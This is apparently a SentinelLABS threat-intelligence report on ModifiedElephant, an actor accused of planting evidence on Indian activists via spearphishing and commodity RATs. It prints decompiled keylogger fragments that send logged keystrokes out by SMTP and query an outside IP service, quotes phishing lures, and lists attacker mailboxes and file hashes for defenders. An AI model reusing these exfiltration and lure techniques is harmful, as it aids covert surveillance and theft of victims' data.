SentinelLABS


MODIFIED ELEPHANT APT AND A DECADE OF FABRICATING EVIDENCE

Author: Tom Hegel, Juan Andres Guerrero-Saade

February 2022

SentinelLABS Research Team


TABLE OF CONTENTS



EXECUTIVE SUMMARY

- Our research attributes a decade of activity to a threat actor we call ModifiedElephant.
- ModifiedElephant is responsible for targeted attacks on human rights activists, human rights defenders, academics, and lawyers across India with the objective of planting incriminating digital evidence.
- ModifiedElephant has been operating since at least 2012, and has repeatedly targeted specific individuals.
- ModifiedElephant operates through the use of commercially available remote access trojans (RATs) and has potential ties to the commercial surveillance industry.
- The threat actor uses spearphishing with malicious documents to deliver malware, such as NetWire, DarkComet, and simple keyloggers with infrastructure overlaps that allow us to connect long periods of previously unattributed malicious activity.

SentinelLabs Team



BACKGROUND

In September 2021, SentinelLabs published research into the operations of a Turkish-nexus threat actor we called EGoManiac, drawing attention to their practice of planting incriminating evidence on the systems of journalists to justify arrests by the Turkish National Police. A threat actor willing to frame and incarcerate vulnerable opponents is a critically underreported dimension of the cyber threat landscape that brings up uncomfortable questions about the integrity of devices introduced as evidence. Emerging details in an unrelated case caught our attention as a potentially similar scenario worthy of more scrutiny.

Long-standing racial and political tensions in India were inflamed on January 1st, 2018 when critics of the government clashed with pro-government supporters near Bhima Koregaon. The event led to subsequent protests, resulting in more violence and at least one death.

In the following months, Maharashtra police linked the cause of the violence to the banned Naxalite-Maoist Communist party of India. On April 17th, 2018, police conducted raids and arrested a number of individuals on terrorism-related charges. The arresting agencies identified incriminating files on the computer systems of defendants, including plans for an alleged assassination attempt against Prime Minister Modi.

Thanks to the public release of digital forensic investigation results by Arsenal Consulting and those referenced below, we can glean rare insights into the integrity of the systems of some defendants and grasp the origin of the incriminating files. It turns out that a compromise of defendant systems led to the planting of files that were later used as evidence of terrorism and justification for the defendants' imprisonment. The intrusions in question were not isolated incidents.

Our research into these intrusions revealed a decade of persistent malicious activity targeting specific groups and individuals that we now attribute to a previously unknown threat actor named ModifiedElephant. This actor has operated for years, evading research attention and detection due to their limited scope of operations, the mundane nature of their tools, and their regionally-specific targeting. ModifiedElephant is still active at the time of writing.

TARGETS & OBJECTIVES

The objective of ModifiedElephant is long-term surveillance that at times concludes with the delivery of 'evidence' –files that incriminate the target in specific crimes– prior to conveniently coordinated arrests.

After careful review of the attackers' campaigns over the last decade, we have identified hundreds of groups and individuals targeted by ModifiedElephant phishing campaigns. Activists, human rights defenders, journalists, academics, and law professionals in India are those most highly targeted. Notable targets include individuals associated with the Bhima Koregaon case.

INFECTION ATTEMPTS

Throughout the last decade, ModifiedElephant operators sought to infect their targets via spearphishing emails with malicious file attachments, with their techniques evolving over time.

Their primary delivery mechanism is malicious Microsoft Office document files weaponized to deliver the malware of choice at the time. The specific payloads changed over the years and across different targets. However, some notable trends remain.

- In mid-2013, the actor used phishing emails containing executable file attachments with fake double extensions (filename.pdf.exe).
- After 2015, the actor moved on to less obvious files containing publicly available exploits, such as *.doc, .pps, .docx, .rar*, and password protected *.rar* files. These attempts involved legitimate lure documents in *.pdf, .docx*, and *.mht* formats to captivate the target's attention while also executing malware.
- In 2019 phishing campaigns, ModifiedElephant operators also took the approach of providing links to files hosted externally for manual download and execution by the target.
- As first publicly noted by Amnesty in reference to a subset of this activity, the attacker also made use of large .rar archives (up to 300MB), potentially in an attempt to bypass detection.

Observed lure documents repeatedly made use of CVE-2012-0158, CVE-2014-1761, CVE-2013-3906, CVE-2015-1641 exploits to drop and execute their malware of choice.

The spearphishing emails and lure attachments are titled and generally themed around topics relevant to the target, such as activism news and groups, global and local events on climate change, politics, and public service. A public deconstruction of two seperate 2014 phishing emails was shared by Arsenal Consulting in early 2021.

Fig 1: Spearphishing email containing malicious attachment attributed to ModifiedElephant

ModifiedElephant continually made use of free email service providers, like Gmail and Yahoo, to conduct their campaigns. The phishing emails take many approaches to gain the appearance of legitimacy. This includes fake body content with a forwarding history containing long lists of recipients, original email recipient lists with many seemingly fake accounts, or simply resending their malware multiple times using new emails or lure documents. Notably, in specific attacks, the actor would be particularly persistent and attempt to compromise the same individuals multiple times in a single day.

By reviewing a timeline of attacker activity, we can observe clear trends as the attacker(s) rotate infrastructure over the years.





Fig 2: Timeline sample of ModifiedElephant and SideWinder C2 Infrastructure.



For example, from early-2013 to mid-2016, a reasonably clear timeline can be built with little overlap, indicating a potential evolution or expansion of activities. Dates are based on first and last spearphishing emails observed delivering samples that communicate with a given domain. Notably, a separate Indian-nexus threat actor, SideWinder, is placed alongside ModifiedElephant in this graph as they were observed targeting the same individuals.

WEAPONS OF CHOICE

The malware most used by ModifiedElephant is unsophisticated and downright mundane, and yet it has proven sufficient for their objectives–obtaining remote access and unrestricted control of victim machines. The primary malware families deployed were NetWire and DarkComet remote access trojans (RATs). Both of these RATs are publicly available, and have a long history of abuse by threat actors across the spectrum of skill and capability.

One particular activity revolves around the file *Ltr_1804_to_cc.pdf*, which contains details of an assassination plot against Prime Minister Modi. A forensic report by Arsenal Consulting showed that this file, one of the more incriminating pieces of evidence obtained by the police, was one of many files delivered via a NetWire RAT remote session that we associate with ModifiedElephant. Further analysis showed how ModifiedElephant was performing nearly identical evidence creation and organization across multiple unrelated victim systems within roughly fifteen minutes of each other.

INCUBATOR KEYLOGGER

Known victims have also been targeted with keylogger payloads stretching as far back as 2012 (0a3d635eb11e78e6397a32c99dc0fd5a). These keyloggers, packed at delivery, are written in Visual Basic and are not the least bit technically impressive. Moreover, they're built in such a brittle fashion that they no longer function.

The overall structure of the keylogger is fairly similar to code openly shared on Italian hacking forums in 2012. The ModifiedElephant variant creates a hidden window titled 'cssrs incubator' along with *SetWindowsHookEx* to monitor for keystrokes. It registers the mutex

"4oR_$$$tonelsu-mviiLempel-Ziv" and uses the VBScript to WMI connector to query for the victim system's MAC address and operating system. The malware eventually exfiltrates the logs under the header "Logs from <COMPUTERNAME>" via email.

```
If (Proc_0_1_406720(, , ) + 1 Or (FileLen(global_64) <= 189)) = 0 Then
  var_68 = frmUpload.MH("Logs from " & Environ$("COMPUTERNAME"), &HFFFFFF)
  var_68 = frmUpload.DK("Logs from " & Environ$("COMPUTERNAME"), &HFFFFFF)
  Kill global_64
End If
```

Fig 3: Log upload format string

In some ways, the Incubator keylogger is far more brittle than the code referenced above as it relies on specific web content to function (that code is no longer available on the internet at the time of writing). For example, the keylogger will use a GET request to an outdated 'whatismyip.com' endpoint in order to get the victim system's IP.

```
nction GetRealIP(arg_C) '40F730
0F7BF: Set var_38 = CreateObject("Microsoft.XMLHTTP", 0)
0F879: 004.Open("get", "http://automation.whatismyip.com/n09230945.asp", 0)
0F88B: On Error Resume Next
```

Fig 4: Outdated WhatIsMyIp endpoint used to check the victim's IP

Similarly, in order to exfiltrate the logs, the keylogger pulls Microsoft schema templates to set up an SMTP server and push out the content using a hardcoded (but obfuscated) email address. None of the schema sites requested by the keylogger are available at the time of writing, rendering the keylogger (in its 2012 form) unable to function.

```
: var_8004 = CreateObject(global_004047B4)
: var_48 = Message.Configuration
: var_9C = var_48
: Message.Me = PropBag.ReadProperty(var_4C, -1)
: var_A4 = var_48
: var_78 = "http://schemas.microsoft.com/cdo/configuration/smtpserver"
: Message.var_80 = Forms
: var_AC = var_4C
: var_38 = "–""±""œ–""™–""••—™–""—–""œ•œš–""±""›•—™•œœ–"""–""œ"
: var_3C = frmUpload.GB(var_38, &HFFFFFF)
: var_98 = var_3C
: var_58 = var_3C
: var_B4 = GetPalette
: var_48 = Message.MousePointer
: var_98 = var_48
: Message.var_60 = PropBag.ReadProperty(var_4C, var_50)
: var_A0 = var_48
: var_78 = "http://schemas.microsoft.com/cdo/configuration/smtpserverport"
: Message.var_80 = Forms
: var_A8 = var_4C
: var_B0 = GetPalette
```

Fig 5: Incubator keylogger using Microsoft schema templates to create an SMTP server

The keylogger makes use of hardcoded SMTP credentials and email addresses to deliver the logged keystrokes to attacker controlled accounts, including:

Email	Associated Sample
chiragdin3@gmail.com	0a3d635eb11e78e6397a32c99dc0fd5a
loggerdata123@gmail.com	c095d257983acca64eb52979cfc847ef
maalhamara@gmail.com	0a3d635eb11e78e6397a32c99dc0fd5a 56d573d4c811e69a992ab3088e44c268 1396f720bc7615385bc5df49bbd50d29 d883399966cb29c7c6c358b7c9fdb951 eff9b8e1ee17cd00702279db5de39a3c
maalhamara2@gmail.com	0db49f572bb1634a4217b5215b1c2c6f ea324dd1dbc79fad591ca46ead4676a1 fd4902b8a4a4718f5219b301475e81aa
nayaamaal1@yahoo.com	0db49f572bb1634a4217b5215b1c2c6f
nayaamaal122@yahoo.com	d883399966cb29c7c6c358b7c9fdb951
nayaamaal2@yahoo.in	ea324dd1dbc79fad591ca46ead4676a1
nayaamaal4@yahoo.com	1396f720bc7615385bc5df49bbd50d29
newmaal@yahoo.com	fd4902b8a4a4718f5219b301475e81aa
shab03@indiatimes.com	c095d257983acca64eb52979cfc847ef
tamizhviduthalai@gmail.com	1720ae54d8ca630b914f622dcf0c1878
tryluck222@gmail.com	56d573d4c811e69a992ab3088e44c268
volvoxyz123@gmail.com	ef42dc2b27db73131e1c01ca9c9c41b6


The keylogger samples also contain VBP and PDB paths, providing some potential context to their originating development environments.

```
F:\MH\prnQ.vbp
H:\mSpecialize\Musa\cssrs.vbp
F:\Recovered\Malwarez\mSpecialize\Musa\cssrs.vbp
\\tsclient\F\Appz\Malwarez\mSpecialize\MH\prnQ.vbp
D:\KL\2013\Picture\Picture\Picture\obj\x86\Debug\Picture.pdb
```

In some cases, the attacker conducted multiple unique phishing attempts with the same payloads across one or more targets. However, ModifiedElephant generally conducts each infection attempt with new malware samples.

ANDROID TROJAN


ModifiedElephant also sent multiple phishing emails containing both NetWire and Android malware payloads at the same time. The Android malware is an unidentified commodity trojan delivered as an APK file (0330921c85d582deb2b77a4dc53c78b3). While the Android trojan bears marks of being designed for broader cybercrime, its delivery at the same time as ModifiedElephant Netwire samples indicates that the same attacker was attempting to get full coverage of the target on both endpoint and mobile.



Sent: 6/13/2015 5:31:03 PM +0530
To: Rona Wilson [redacted]@gmail.com>; [redacted]@yahoo.co.in>
Subject: CPN Maoist Launch Android Application
Attachments: CPN Maoist.apk; Resolutions of CPN Maoist.doc

Dear Comrades,
CPN Maoist Launch Andriod Application for accessing CPN Maoist page alongwith all relevant info too....We herewith append Android file and document file which contained party resolutions for upcoming martyr day.....

Fig 6: ModifiedElephant Phishing email with malicious attachments for Netwire and Android GM Bot variants.



Sent: 6/14/2015 10:46:32 PM +0530
To: [redacted]@hotmail.com; [redacted]@gmail.com; [redacted]@yahoo.com; Rona Wilson [redacted]@gmail.com>
Subject: Regarding Andriod programme of Mukti marg and minutes chart
Attachments: Mukti Marg.apk; Meeting minutes.doc

Dear comarde,
we recently launched mukti marg andriod application i herewith append the same please install it and meeting minutes alongwith same.
Arjun

Fig 7: ModifiedElephant Phishing email with malicious attachments for Netwire and Android GM Bot variants.

The trojan enables the attackers to intercept and manage SMS and call data, wipe or unlock the device, perform network requests, and remote administration. In a very basic form, the trojan provides the attackers with an ideal low-cost mobile surveillance toolkit.

RELATIONS TO OTHER THREAT CLUSTERS

Our research into this threat actor reveals multiple interesting threads that highlight the complex nature of targeted surveillance and tasking, where multiple actors swoop in with diverse mechanisms to track the same group of individuals. These include private sector offensive actors (PSOAs) and groups with possible commercial facades to coordinate their illicit activities.


Based on our analysis of ModifiedElephant, the group operates in an overcrowded target space and may have relations with other regional threat actors. From our visibility, we can't further disambiguate the shape of that relationship–whether as part of an active umbrella organization, cooperation and sharing of technical resources and targets across threat groups, or simply coincidental overlaps. Some interesting overlaps are detailed below.

- Multiple individuals targeted by ModifiedElephant over the years have also been either targeted or confirmed infected with mobile surveillance spyware. Amnesty International identified NSO Group's Pegasus being used in targeted attacks in 2019 against human rights defenders related to the Bhima Koregaon case. Additionally, the Bhima Koregaon case defendant Rona Wilson's iPhone was targeted with Pegasus since 2017 based on a digital forensics analysis of an iTunes backup found in the forensic disk images analyzed by Arsenal Consulting.

- Between February 2013 and January 2014 one target, Rona Wilson, received phishing emails that can be attributed to the SideWinder threat actor. The relationship between ModifiedElephant and SideWinder is unclear as only the timing and targets of their phishing emails overlap within our dataset. This could suggest that the attackers are being provided with similar tasking by a controlling entity, or that they work in concert somehow. SideWinder is a threat actor targeting government, military, and business entities primarily throughout Asia.

- ModifiedElephant phishing email payloads (b822d8162dd540f29c0d8af28847246e) share infrastructure overlaps (new-agency[.]us) with Operation Hangover. Operation Hangover includes surveillance efforts against targets of interest to Indian national security, both foreign and domestic, in addition to industrial espionage efforts against organizations around the world.

- Another curious finding is the inclusion of the string "Logs from Moosa's" found in a keylogger sample closely associated with ModifiedElephant activity in 2012 (c14e101c055c9cb549c75e90d0a99c0a). The string could be a reference to Moosa Abd-Ali Ali, the Bahrain activist targeted around the same time, with FinFisher spyware. Without greater information, we treat this as a low confidence conjecture in need of greater research.



ATTRIBUTION

Attributing an attacker like ModifiedElephant is an interesting challenge. At this time, we possess significant evidence of what the attacker has done over the past decade, a unique look into who they've targeted, and a strong understanding of their technical objectives.

We observe that ModifiedElephant activity aligns sharply with Indian state interests and that there is an observable correlation between ModifiedElephant attacks and the arrests of individuals in controversial, politically-charged cases.

CONCLUSION

The Bhima Koregaon case has offered a revealing perspective into the world of a threat actor willing to place significant time and resources into seeking the disruption of those with opposing views. Our profile of ModifiedElephant has taken a look at a small subset of the total list of potential targets, the attackers techniques, and a rare glimpse into their objectives. Many questions about this threat actor and their operations remain; however, one thing is clear: Critics of authoritarian governments around the world must carefully understand the technical capabilities of those who would seek to silence them.

INDICATORS OF COMPROMISE

Type	Label
File	ca91cea6038ebc431c88d7a3280566f5
File	1720ae54d8ca630b914f622dcf0c1878
File	0a3d635eb11e78e6397a32c99dc0fd5a
File	ebbddbdadfa5a7e3e5f00faf27543909
File	93f53bf0f3db53aebcad54a4aa8cc833
File	5c5279eab1cbffec7d174a79e4233217
File	7ad281f61b89a85ae69242f9bd1a28be
File	cc634fe1d5087d629b141d242ff49732
File	7fa8bb8c90a1d1864a5eda90bb8fa2a3
File	eef779774586e59a0e387f7ce06b092e
File	b8a464741d16dcf046b1e27d63f62bcd
File	e631b2f8496c40e54951a2daebfc73ae
File	ad1b6380efb0aad16f01bd1a23f2e649
File	3e38ed7d2168d8170c50db86e5ebd99c
File	ae95cf0cd0e1a5cd6561ae3a17968dec
File	a650de5d94dd938d9fd0cf55fae83dd6
File	c9da1fa9e874b68df14788c80ca5cfee
File	319444e7bd7a20caef38dfcf22948f3c
File	b822d8162dd540f29c0d8af28847246e
File	d8fe02b0e134e8c9c338a784d2afacae
File	54be0a494baaf99ea3f88bdf6557c282
File	77cb1d0ddf20461b35ccd60bc9e9693f
File	1efe4a0981876ea7ec1780e21b0738a2
File	bec87849d25eef2e41c0c2e42c90b044
File	e1af82438339a1dd406479b884aba6f8

Type	Label
File	ac65e7d08e48c6d20e3f90f7d9f73d8b
File	cb347961b2f25f91639c16431e224002
File	b6071ff11d4b41e52143ec5ba416131a
File	2463a3ed222be9d564e380b19522c481
File	bf2d01c8cf111170589e52447b904163
File	d883399966cb29c7c6c358b7c9fdb951
File	a1af186d95ed7de686bd2e59e826f265
File	1396f720bc7615385bc5df49bbd50d29
File	a07a315d5e05d4970a57d3c499f5c9dc
File	ac04dfc7ccd9cc317b73f5860da94e7a
File	a73e489b730cf730bd51ac790995d635
File	afe38f5b0feeb4da163ca2d2ce85379b
File	aa7faa3465f31f2f3343fe3646af2fba
File	a77833d689be13eae622d48f8a5a8b12
File	abd0b2779bdf3b0dd8b2a97815501850
File	d6a491618a97e0044cc5f319d58c2dac
File	778547b3e0371ba048c32010b0dc42de
File	d49f22104d979efb5e2da383fea403fe
File	f1b6f87fd82f20f68f8624d63abda57d
File	cadbc701381ed49c37ee3452171e0934
File	a6b71ac86b1267385950815b7d18861b
File	fd4902b8a4a4718f5219b301475e81aa
File	eff9b8e1ee17cd00702279db5de39a3c
File	63b25fb5c4a41103d8f30659b3ed2c27
File	b662b3fc9174e608718072ea55b37472
File	43cc3810b86a27e4a15349bbcad3e8e4
File	ef42dc2b27db73131e1c01ca9c9c41b6
File	ead29687b7c4e76c59269e76a85341b7
File	bf6c7302cb2bbad454ad4302152285fe

Type	Label
File	74c0c5b81124b13b05b9c8792d50597e
File	1f0265c7fe4560d66f722e4264e717db
File	3b5a6b3a04ac5c2902ede522614c868c
File	6ebae56d4cc2a9a9454603b6116fa1a4
File	05472d6ee747a0e8aff33cf4e5d1141c
File	602df3a5732f8d8be2d9d6d8b8c48105
File	aca0516142f102aba41e046a340f24e9
File	cdc613712ac2ab85d6a0d314bb95a082
File	3e597147b7f94ea1cce064c11edffc42
